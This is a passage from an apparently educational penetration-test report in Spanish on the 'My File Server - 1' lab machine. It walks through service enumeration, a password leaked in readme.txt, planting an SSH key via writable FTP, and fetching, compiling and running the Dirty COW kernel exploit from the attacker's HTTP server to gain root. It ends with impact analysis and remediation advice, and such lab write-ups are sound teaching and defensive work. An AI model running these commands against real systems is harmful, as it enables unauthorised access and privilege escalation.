Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (98%), Linux 2.6.32 - 3.10 (96%), Linux 2.6.32 (94%),
2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

Host script results:
|_ smb2-time:
|   date: 2026-09-30T07:23:04
|_ start_date: N/A
|_ clock-skew: mean: -1h49m59s, deviation: 3h10m29s, median: -1s
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported

```

Figura 9. Resultado del escaneo Nmap (parte 2): servicios NFS/mountd adicionales, SMB (445), NFS ACL (2049), un segundo FTP (2121) y detección de sistema operativo.

Resumen de puertos y servicios identificados


Puerto	Servicio	Detalles
21/tcp	FTP — vsftpd 3.0.2	Login anónimo permitido; directorio con permisos de escritura (drwxrwxrwx, marcado "writeable" por NSE).
22/tcp	SSH — OpenSSH 7.4	Protocolo 2.0; soporta autenticación por llave pública.
80/tcp	HTTP — Apache httpd 2.4.6 (CentOS)	Título "My File Server"; método TRACE habilitado; versión desactualizada.
111/tcp	rpcbind	Expone servicios RPC adicionales: NFS (2049), mountd (20048), nlockmgr, status, nfs_acl.
445/tcp	SMB — Samba smbd 4.9.1	Workgroup SAMBA; permite conexión con NULL session.
2049/tcp	NFS ACL (RPC #100227)	Servicio NFS adicional expuesto vía RPC.
2121/tcp	FTP — ProFTPD 1.3.5	Segundo servicio FTP; login anónimo permitido, aunque sin listado de directorio.

6.2 Enumeración de recursos compartidos SMB

Dado que Nmap confirmó la presencia de Samba 4.9.1 en el puerto 445, se utilizó SMBMap para enumerar los recursos compartidos disponibles y, de forma crítica, los permisos asociados a cada uno bajo una sesión NULL (sin credenciales), ya que muchas configuraciones de Samba permiten enumeración e incluso acceso anónimo si no se restringe explícitamente.

```
smbmap -H 192.168.56.103
```

El hallazgo más relevante de esta fase es que el recurso compartido smbdata otorga permisos de lectura y escritura (READ, WRITE) sin necesidad de autenticación alguna, lo que representa en sí mismo una vulnerabilidad de configuración de alta severidad, exponiendo un vector adicional para la carga de archivos maliciosos en el servidor.



```
(kali㉿kali)-[~]
$ smbmap -H 192.168.56.103

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.56.103:445      Name: 192.168.56.103      Status: NULL Session
    Disk                      Permissions      Comment
    ---                      -
    print$                   NO ACCESS       Printer Drivers
    smbdata                   READ, WRITE     smbdata
    smbuser                   NO ACCESS       smbuser
    IPC$                      NO ACCESS       IPC Service (Samba 4.9.1)
[*] Closed 1 connections
```

Figura 10. Enumeración SMB con SMBMap: el recurso compartido "smbdata" concede permisos de LECTURA y ESCRITURA bajo sesión NULL.

6.3 Enumeración del servicio web con Nikto

Sobre el puerto 80 (Apache 2.4.6) se ejecutó Nikto, un escáner de vulnerabilidades web que identifica configuraciones inseguras, archivos y directorios potencialmente sensibles, cabeceras de seguridad faltantes y versiones de software desactualizadas.

```
nikto -h 192.168.56.103
```

Entre los hallazgos, Nikto marcó explícitamente la ruta /readme.txt como "potencialmente interesante" (This might be interesting), lo cual motivó su verificación manual directamente desde el navegador.

```
(kali@kali)~$ nikto -h 192.168.56.103
- Nikto v2.6.0

+ Target IP: 192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-09-30 03:36:34 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates:
+ [758500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [600050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

Figura 11. Resultado de Nikto: directory indexing en /icons/, método TRACE activo, cabeceras de seguridad ausentes y el hallazgo clave — /readme.txt.

6.4 Divulgación de credenciales vía readme.txt

Al acceder manualmente a <http://192.168.56.103/readme.txt> desde el navegador, se confirmó que el archivo, accesible sin ninguna autenticación, expone en texto plano una contraseña válida del sistema.

Este hallazgo, combinado con el nombre de usuario "smbuser" ya observado en la enumeración SMB (como nombre del recurso compartido y usuario propietario visible en los servicios), proporcionó un par de credenciales completo (smbuser:rootroot1) que resultaría determinante para obtener el acceso inicial al sistema en la siguiente fase.





Figura 12. Contenido de /readme.txt accedido por HTTP: expone la contraseña "rootroot1" sin ninguna restricción de acceso.

7. Explotación

7.1 Preparación: generación del par de llaves SSH

Antes de interactuar con el servidor objetivo, se preparó en la máquina Kali (operando como root, mediante `sudo su`) un par de llaves criptográficas RSA con `ssh-keygen`. La estrategia planeada consistía en aprovechar el acceso de escritura FTP —una vez autenticado con las credenciales obtenidas— para depositar la llave pública del atacante directamente en el archivo `authorized_keys` del usuario remoto, lo cual permitiría una conexión SSH interactiva sin depender de la contraseña en cada uso y sin generar múltiples eventos de autenticación por contraseña que pudieran ser detectados o bloqueados.

```
sudo su
ssh-keygen -t rsa
```




```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(kali㉿kali)-[/home/kali]
# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase for "/root/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:GyrYLPu4z5/Kt90IfqMbxoNvTQiGTh4+h2m0HvdM08A root@kali
The key's randomart image is:
+--[RSA 3072]--+
|
|      .
|    + o
|  =.= .. .S
| OE.= ... o
| =o+O.B+.o
| . +.+X+oB ..
| ..    *@B++
+--[SHA256]--+
```

Figura 13. Generación del par de llaves RSA (`id_rsa` / `id_rsa.pub`) en la máquina atacante, operando como root

7.2 Autenticación FTP con las credenciales obtenidas

Se estableció una conexión FTP hacia el puerto 21 (vsftpd 3.0.2) utilizando el nombre de usuario smbuser y la contraseña rootroot1, obtenidas en la fase de enumeración. La autenticación fue exitosa, confirmando que las credenciales filtradas correspondían efectivamente a una cuenta válida del sistema operativo, y no únicamente a un recurso SMB.

```
ftp 192.168.56.103
# Name: smbuser
# Password: rootroot1
```

A terminal window with a dark background. The prompt is (root@kali)-[/home/kali]. The user enters # ftp 192.168.56.103. The output shows the connection to 192.168.56.103, vsFTPd 3.0.2, and the user smbuser. It prompts for a password, which is entered as rootroot1. The login is successful, and the remote system type is identified as UNIX. The transfer mode is set to binary. The prompt changes to ftp>.

```
(root@kali)-[/home/kali]
# ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 3.0.2)
Name (192.168.56.103:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figura 14. Autenticación FTP exitosa con las credenciales smbuser / rootroot1 (código 230 Login successful).

7.3 Escritura de la llave pública en authorized_keys

Una vez autenticado, se verificó el directorio de trabajo remoto con pwd, confirmando que la sesión FTP inicia directamente en /home/smbuser, el directorio personal del usuario. Se intentó crear el subdirectorio .ssh con mkdir, operación que fue rechazada (550 Create directory operation failed), lo que indica que dicho directorio ya existía previamente en el sistema. Al intentar acceder a él con cd .ssh, la operación fue exitosa, confirmando su existencia y que el usuario FTP autenticado cuenta con permisos sobre él.

```

(root@kali)-[/home/kali]
# ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPD 3.0.2)
Name (192.168.56.103:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
550 Create directory operation failed.
ftp> cd .ssh
250 Directory successfully changed.
ftp> █

```

Figura 15. *pwd* confirma el directorio `/home/smbuser`; `mkdir .ssh` falla (ya existe) pero `cd .ssh` sí es exitoso.

A continuación se transfirió la llave pública generada localmente hacia el servidor, renombrándola directamente como `authorized_keys` dentro del directorio `.ssh` remoto — el nombre de archivo estándar que el demonio SSH consulta para determinar qué llaves públicas están autorizadas a autenticar a ese usuario sin contraseña.

```
put /root/.ssh/id_rsa.pub authorized_keys
```

```

(root@kali)-[/home/kali]
# ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPD 3.0.2)
Name (192.168.56.103:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
550 Create directory operation failed.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_rsa.pub authorized_keys
local: /root/.ssh/id_rsa.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5972|).
150 Ok to send data.
100% |*****
226 Transfer complete.
563 bytes sent in 00:00 (39.17 KiB/s)
ftp> █

```

Figura 16. Transferencia exitosa de la llave pública como `authorized_keys` (226 Transfer complete).

Se verificó la operación listando el contenido del directorio remoto (ls), confirmando la existencia del archivo authorized_keys con el tamaño esperado, y finalmente se cerró la sesión FTP con exit.

```
(root@kali)-[/home/kali]
# ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 3.0.2)
Name (192.168.56.103:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
550 Create directory operation failed.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_rsa.pub authorized_keys
local: /root/.ssh/id_rsa.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5972|).
150 Ok to send data.
100% |*****
226 Transfer complete.
563 bytes sent in 00:00 (39.17 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||5486|).
150 Here comes the directory listing.
-rw-r--r--  1 1000    1000      563 Sep 30 07:56 authorized_keys
226 Directory send OK.
ftp> exit
221 Goodbye.
```

Figura 17. Verificación con ls del archivo authorized_keys creado, antes de cerrar la sesión FTP con exit.

7.4 Acceso interactivo por SSH

Con la llave pública del atacante ya autorizada en el servidor, se estableció una conexión SSH hacia el usuario smbuser. Dado que el par de llaves privada/pública coincide con la configuración recién depositada, el servidor autentica al cliente sin solicitar contraseña, otorgando acceso a una shell interactiva completa como el usuario smbuser.

```
ssh smbuser@192.168.56.103
```

Este resultado representa el acceso inicial (initial access) exitoso al sistema objetivo, obtenido mediante una cadena de tres debilidades encadenadas: divulgación de credenciales en un archivo público, un servicio FTP que otorga escritura sobre el directorio personal del usuario autenticado, y la ausencia de restricciones sobre qué archivos puede modificar un usuario FTP dentro de su propio directorio .ssh.

```
(root@kali)-[/home/kali]
# ssh smbuser@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oM02gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv               #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```

Figura 18. Acceso SSH interactivo exitoso como smbuser, sin necesidad de introducir contraseña, gracias a la llave pública depositada vía FTP.

8. Escalada de privilegios

8.1 Identificación de la versión del kernel y búsqueda del exploit


Con acceso como usuario estándar (smbuser), el siguiente objetivo fue elevar privilegios hasta obtener una shell como root. La información recolectada durante el reconocimiento (Figura 3) ya había revelado la versión exacta del sistema operativo y del kernel: CentOS Linux 7 (Core), kernel 3.10.0-229.el7.x86_64, una versión con una antigüedad considerable y con vulnerabilidades públicas de escalada de privilegios documentadas.

Desde una segunda sesión en la máquina Kali (nuevamente como root), se utilizó SearchSploit —la herramienta de línea de comandos de Exploit-DB— para localizar y copiar localmente el código fuente del exploit identificado por el ID 40616, correspondiente a Dirty COW (CVE-2016-5195), una condición de carrera (race condition) en el subsistema de gestión de memoria del kernel de Linux (específicamente en el manejo de copy-on-write sobre /proc/self/mem) presente en versiones de kernel 2.6.22 hasta 3.9, y que también afecta a ramas 3.10 como la de este objetivo por no incluir el parche correspondiente.

```
searchsploit -m 40616
```

Inmediatamente después, y desde la misma sesión, se levantó un servidor HTTP simple con el módulo estándar de Python, con el fin de exponer el archivo del exploit (40616.c) y poder descargarlo posteriormente desde la máquina víctima mediante wget, sin depender de la conexión FTP ya utilizada ni de copiar el archivo manualmente.

```
python3 -m http.server 8000
```



```
smbuser@fileserver:~ root@kali: /home/kali
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# searchsploit -m 40616
Exploit: Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)
URL: https://www.exploit-db.com/exploits/40616
Path: /usr/share/exploitdb/exploits/linux/local/40616.c
Codes: CVE-2016-5195
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/40616.c

(root@kali)-[/home/kali]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figura 19. Localización del exploit Dirty COW (CVE-2016-5195, Exploit-DB 40616) con SearchSploit y publicación del archivo con `python3 -m http.server`.

8.2 Transferencia, compilación y ejecución del exploit

De vuelta en la sesión SSH activa como smbuser en el servidor objetivo, se intentó descargar el exploit apuntando por error a la propia IP del servidor (192.168.56.103:8000), lo cual fue naturalmente rechazado (Connection refused), ya que ningún servicio HTTP propio estaba escuchando en ese puerto en la máquina víctima. Al corregir la dirección hacia la IP real de la máquina atacante (192.168.56.102:8000), donde sí se encontraba el servidor Python en ejecución, la descarga se completó exitosamente.

```
wget http://192.168.56.102:8000/40616.c
```

Con el código fuente ya presente en el sistema objetivo, se compiló utilizando gcc, enlazando la biblioteca de hilos POSIX (-pthread), requerida por el exploit para ejecutar de forma concurrente el hilo que satura la caché de página y el hilo que escribe repetidamente sobre el mapeo de memoria, condición necesaria para ganar la carrera de Dirty COW.

```
gcc 40616.c -o cowroot -pthread
```

La compilación generó únicamente advertencias no críticas relacionadas con el tipo de un argumento de lseek(), sin impedir la generación del binario ejecutable cowroot. Al ejecutarlo, el exploit realizó automáticamente una copia de respaldo del binario /usr/bin/passwd en /tmp/bak, sobrescribió dicho binario (normalmente con permisos SUID root) aprovechando la condición de carrera de Dirty COW para escribir en una

región de memoria mapeada de solo lectura, y finalmente presentó una shell con privilegios de root.

```
./cowroot
```

```
[smbuser@fileserv ~]$ wget http://192.168.56.103:8000/40616.c
--2026-09-30 13:31:48-- http://192.168.56.103:8000/40616.c
Connecting to 192.168.56.103:8000 ... failed: Connection refused.
[smbuser@fileserv ~]$ wget http://192.168.56.102:8000/40616.c
--2026-09-30 13:32:32-- http://192.168.56.102:8000/40616.c
Connecting to 192.168.56.102:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4803 (4.7K) [text/x-csrc]
Saving to: '40616.c'

100%[=====]

2026-09-30 13:32:32 (719 MB/s) - '40616.c' saved [4803/4803]

[smbuser@fileserv ~]$ gcc 40616.c -o cowroot -pthread
40616.c: In function 'proccelfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
      lseek(f, map, SEEK_SET);
          ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek(int __fd, __off_t __offset, int __whence) __THROW;
                  ^
[smbuser@fileserv ~]$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[root@fileserv smbuser]# cd /root
[root@fileserv root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserv root]# █
```

Figura 20. Descarga corregida del exploit desde la IP del atacante, compilación con gcc, ejecución de ./cowroot obteniendo shell root, y lectura de /root/proof.txt como evidencia final.

El cambio en el prompt de [smbuser@fileserv ~]\$ a [root@fileserv smbuser]# confirma la obtención de privilegios de superusuario. Como evidencia final e irrefutable del compromiso total del sistema, se navegó al directorio /root (inaccesible para smbuser) y se leyó el archivo proof.txt, obteniendo el mensaje "Best of Luck" junto con un hash único (af52e0163b03cbf7c6dd146351594a43) que certifica la resolución completa del reto.

```
cd /root
cat proof.txt
# Best of Luck
# af52e0163b03cbf7c6dd146351594a43
```

9. Análisis de impacto basado en el Modelo CIA

El compromiso total del sistema, culminando en acceso root, tiene un impacto máximo sobre los tres pilares fundamentales de la seguridad de la información:

Confidencialidad

Impacto crítico. El acceso root otorga capacidad de lectura sobre absolutamente cualquier archivo del sistema, incluyendo bases de datos, archivos de configuración con credenciales adicionales, claves privadas de otros servicios, logs y cualquier dato almacenado en los recursos compartidos de archivos que este servidor expone (su propósito funcional). Además, durante la propia fase de enumeración ya se demostró la exposición no autorizada de credenciales (readme.txt) y de un recurso SMB de lectura/escritura sin autenticación (smbdata), evidenciando una violación de confidencialidad incluso antes de la escalada de privilegios.

Integridad

Impacto crítico. Con privilegios de root, un atacante puede modificar, corromper o eliminar cualquier archivo del sistema, incluyendo binarios del sistema operativo, archivos almacenados por los usuarios legítimos del servidor de archivos, y registros de auditoría (logs), pudiendo incluso borrar evidencia de su propia intrusión. El propio proceso de explotación de Dirty COW ilustra este riesgo de forma directa: el exploit sobrescribe en memoria el binario /usr/bin/passwd para obtener persistencia con privilegios SUID, demostrando capacidad de alterar binarios críticos del sistema.

Disponibilidad

Impacto alto. Aunque no se ejecutaron ataques de denegación de servicio como parte de esta evaluación (fuera del alcance autorizado), el acceso root obtenido sería suficiente para detener servicios críticos (FTP, SMB, SSH, HTTP), eliminar datos de forma masiva, o incluso apagar o inutilizar por completo el servidor, afectando la continuidad operativa de cualquier organización que dependa de este sistema para el almacenamiento y acceso a archivos corporativos.

10. Recomendaciones técnicas

Prioridad crítica

- Eliminar de inmediato cualquier archivo de texto plano accesible públicamente por HTTP que contenga credenciales, claves o información sensible (como readme.txt). Las credenciales nunca deben distribirse mediante archivos estáticos en un servidor web.

- Actualizar el kernel de Linux a una versión parcheada contra CVE-2016-5195 (Dirty COW) o aplicar el parche de seguridad correspondiente sin necesidad de actualizar la versión completa del sistema operativo, dado que se trata de una vulnerabilidad crítica, de explotación local rápida y con exploits públicos ampliamente disponibles.

Prioridad alta

- Deshabilitar el inicio de sesión anónimo en ambos servicios FTP (vsftpd en el puerto 21 y ProFTPD en el puerto 2121), y restringir los permisos de escritura del usuario FTP autenticado, de modo que no pueda escribir dentro de directorios sensibles como .ssh.
- Configurar el demonio SSH (sshd_config) para deshabilitar la escritura de authorized_keys desde servicios no confiables, o auditar periódicamente el contenido de dicho archivo para cada usuario, detectando llaves no autorizadas.
- Reconfigurar Samba para exigir autenticación en todos los recursos compartidos, deshabilitando explícitamente el acceso mediante sesión NULL (map to guest = never) y retirando los permisos de escritura anónimos sobre el recurso smbdata.

Prioridad media

- Actualizar Apache httpd a una versión soportada (la versión 2.4.6 detectada se encuentra significativamente desactualizada) y deshabilitar el método HTTP TRACE para mitigar ataques de Cross-Site Tracing (XST).
- Implementar las cabeceras de seguridad HTTP recomendadas y actualmente ausentes: Content-Security-Policy, X-Content-Type-Options, Referrer-Policy y Strict-Transport-Security.
- Deshabilitar el listado de directorios (directory indexing) en rutas como /icons/, que puede facilitar el descubrimiento de información adicional por parte de un atacante.

Prioridad general

- Establecer un programa continuo de gestión de parches (patch management) para el sistema operativo y todos los servicios expuestos, dado que la práctica totalidad de las vulnerabilidades explotadas en esta evaluación derivan de software desactualizado o mal configurado, no de fallas de día cero.
- Reducir la superficie de ataque exponiendo únicamente los servicios estrictamente necesarios para la función del servidor (por ejemplo, evaluando si es necesario mantener dos servicios FTP simultáneos en el mismo host).

11. Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
